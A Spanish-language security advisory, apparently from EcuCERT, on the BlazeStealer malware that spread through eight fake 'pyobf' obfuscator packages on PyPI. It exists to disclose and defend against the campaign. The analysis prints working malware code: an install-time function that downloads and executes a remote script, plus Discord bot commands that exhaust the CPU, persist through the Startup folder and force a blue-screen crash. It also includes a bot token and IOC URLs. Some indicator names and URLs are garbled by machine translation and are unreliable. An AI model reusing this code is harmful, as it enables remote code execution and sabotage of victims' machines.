I. DATOS GENERALES:

Clase de alerta: Código malicioso

Tipo de incidente: Malware

Nivel de riesgo: Bajo

II. ALERTA

Investigadores alerta de un nuevo conjunto de paquetes Python maliciosos que se ha abierto camino hasta el repositorio del índice de paquetes Python (PyPI), con el objetivo de robar información confidencial de los sistemas de desarrollo comprometidos. Estos paquetes se hacen pasar por herramientas de ofuscación aparentemente inocentes, pero albergan un malware llamado BlazeStealer.



Figura 1.- Línea de tiempo que muestra el lanzamiento de las ocho herramientas de ofuscación maliciosas.
Fuente: checkmarx.com

III. INTRODUCCIÓN

El investigador Yehuda Gelb, informa que a través de paquetes de Python ofuscados, albergaban código malicioso; esta campaña maliciosa, incluye un total de ocho paquetes denominados: Pyobftoexe (enero 2023); Pyobfusfile (marzo 2023); Pyobfexecute, Pyobfpremium, Pyobflite y Pyobfadvance (abril 2023); Pyobfuse (mayo 2023); y pyobfgood publicada en octubre 2023.

Estos módulos vienen con archivos setup.py e init.py que están diseñados para recuperar un script malicioso de Python alojado en transfer[.]sh llamado BlazeStealer, que se ejecuta inmediatamente después de su instalación.
El malware BlazeStealer, ejecuta un bot de Discord y permite al actor de amenazas recopilar una amplia gama de información que incluye:

- Extraer información detallada del host
- Robar contraseñas del navegador web Chrome
- Configurar un keylogger
- Descargar archivos del sistema de la víctima.
- Capturar pantalla y audio
- Aumentar el uso de la CPU insertando un script por lotes en el directorio de inicio para apagar la PC o forzando un error BSOD con un script de Python.
- Cifrar archivos para pedir rescate
- Desactivar Windows Defender y el Administrador de tareas
- Ejecutar comandos arbitrarios en el host comprometido

El investigador señala que la motivación que tienen los atacantes, es pensando en que los desarrolladores involucrados en la ofuscación de código, probablemente estén manejando información valiosa y sensible, por lo tanto, para un hacker esto se traduce en un objetivo que vale la pena perseguir.

IV. IMPACTO:

Las ocho herramientas utilizaron la cadena «pyobf» como los primeros cinco caracteres en un intento de imitar herramientas ofuscadoras genuinas como pyobf2 y pyobfuscator.

Una mirada más cercana al paquete malicioso pyobfgood publicada en octubre de 2023 reveló lo siguiente:

Tanto el archivo setup.py como el init.py del paquete, contienen un script que se activa al instalar el paquete y que recibe y ejecuta código de una fuente externa:

```
def download_and_execute():
    url = 'https://transfer.sh/get/wDK3Q8WOA9/start.py'
    response = urllib.request.urlopen(url)
    code = response.read()
    exec(code)
```

BlazeStealer ejecuta un bot de Discord con el siguiente identificador único:

"MTE2NTc2MDM5MjY5NDM1NDA2MA.GRSNK7.OHxJlpJoZxopWpFS3zy5v2g7k2vyiufQ183Lo"

Este bot, una vez activado, proporciona al atacante control total del sistema del objetivo, permitiéndole realizar una gran variedad de acciones dañinas en la máquina de la víctima.

El bot de Discord incluye un comando específico para controlar la cámara de la computadora. Lo logra descargando discretamente un archivo zip desde un servidor remoto, extrayendo su contenido y ejecutando una aplicación llamada WebCamImageSave.exe. Esto permite al robot capturar una foto en secreto usando la cámara web. Luego, la imagen resultante se envía de regreso al canal Discord, sin dejar evidencia de su presencia después de eliminar los archivos descargados.

Entre estas funciones maliciosas, el bot emite mensajes como: *"Tu computadora va a empezar a quemarse, buena suerte. :)" y "Tu computadora va a morir ahora, buena suerte para recuperarla :)"*; estos mensajes no sólo resaltan las intenciones maliciosas sino también la audacia de los atacantes dice el investigador.

```python
@bot.command()
async def cpukiller(ctx):
    global cpu_processes
    ctypes.windll.user32.MessageBoxW(0, "Your computer is going to start burning, good luck :)",
"Warning", 0)

    for _ in range(10):
        process = await asyncio.create_subprocess_exec('python', '-c', 'while True: pass',
stdout=asyncio.subprocess.PIPE, stderr=asyncio.subprocess.PIPE)
        cpu_processes.append(process)

    await ctx.send("CPU Killer operation started!")
```

```python
    file_path = os.path.join(os.getenv('APPDATA'), 'Microsoft', 'Windows', 'Start Menu', 'Programs',
'Startup', 'Update.py')

    with open(file_path, 'w') as py_file:
        py_file.write(py_code)

    import ctypes
    import ctypes.wintypes

    message = "Your computer is going to die now, good luck getting it back :)"

    ctypes.windll.user32.MessageBoxW(0, message, "Alert", 0x40 | 0x1)

    ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref(ctypes.c_bool()))
    ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6, ctypes.byref(ctypes.wintypes.DWORD()))
```

V. INDICADORES DE COMPROMISO

Los paquetes maliciosos generados fueron:

- Pyobftoexe
- Pyobfus
- Pyobfejecutar
- Pyobfpremium
- Pyobvuelo
- Pyobfadvance

- Pyobfuse
- Pyobfgood

Las personas que quieran comprobar si han sido atacados pueden buscar en sus máquinas la presencia de cualquiera de las ocho herramientas, la cadena única del servidor de Discord y las URL:

hxxps.[:]//transferir[.]sh/get/wDK3Q8WOA9/inicio[.]py
hxxps[:]//www[.]nirsoft[.]net/utils/webcamimagesave.zip.

VI. RECOMENDACIONES:

El EcuCERT pone a consideración de su comunidad objetivo las siguientes recomendaciones:

- Verificar en los computadores la presencia de cualquiera de las ocho herramientas maliciosas y bloquear las conexiones entrantes y salientes de los indicadores de compromiso expuestos en el presente documento.
- Utilizar y actualizar periódicamente herramientas antivirus y antimalware.
- Actualizar periódicamente el sistema operativo
- Bloquear las fuentes de descargas y archivos de los indicadores de compromiso expuestos en el presente documento.
- Mantenerse informado sobre las últimas amenazas para conocer cómo actúan los atacantes y cuales son sus motivaciones.
- Bloquear conexiones entrantes y salientes de países como China, Rusia, Romania, Japón, Korea del norte, Francia, Netherlands, korea del sur, Irán, Nigeria, Sweden, Eslovenia, Uganda, Ucrania, Vietnam.

VII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.

- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

VIII. REFERENCIAS:

The Hacker News. (08 de 11 de 2023). Obtenido de https://thehackernews.com/2023/11/beware-developers-blazestealer-malware.html

Corresponsal, C. (08 de 11 de 2023). *EDL*. Obtenido de https://www.esdelatino.com/una-puerta-trasera-altamente-invasiva-se-colo-en-paquetes-de-codigo-abierto-y-apunta-a-desarrolladores/

Gelb, B. Y. (08 de 11 de 2023). *Checkmarx*. Obtenido de https://checkmarx.com/blog/python-obfuscation-traps/?

Greene, E. (09 de 11 de 2023). *Xbox gaming*. Obtenido de https://www-xboxonegaming-nl.translate.goog/een-zeer-invasieve-achterdeur-heeft-open-source-pakketten-geinfiltreerd-en-zich-op-ontwikkelaars-gericht-ars-technica/?_x_tr_sl=nl&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sc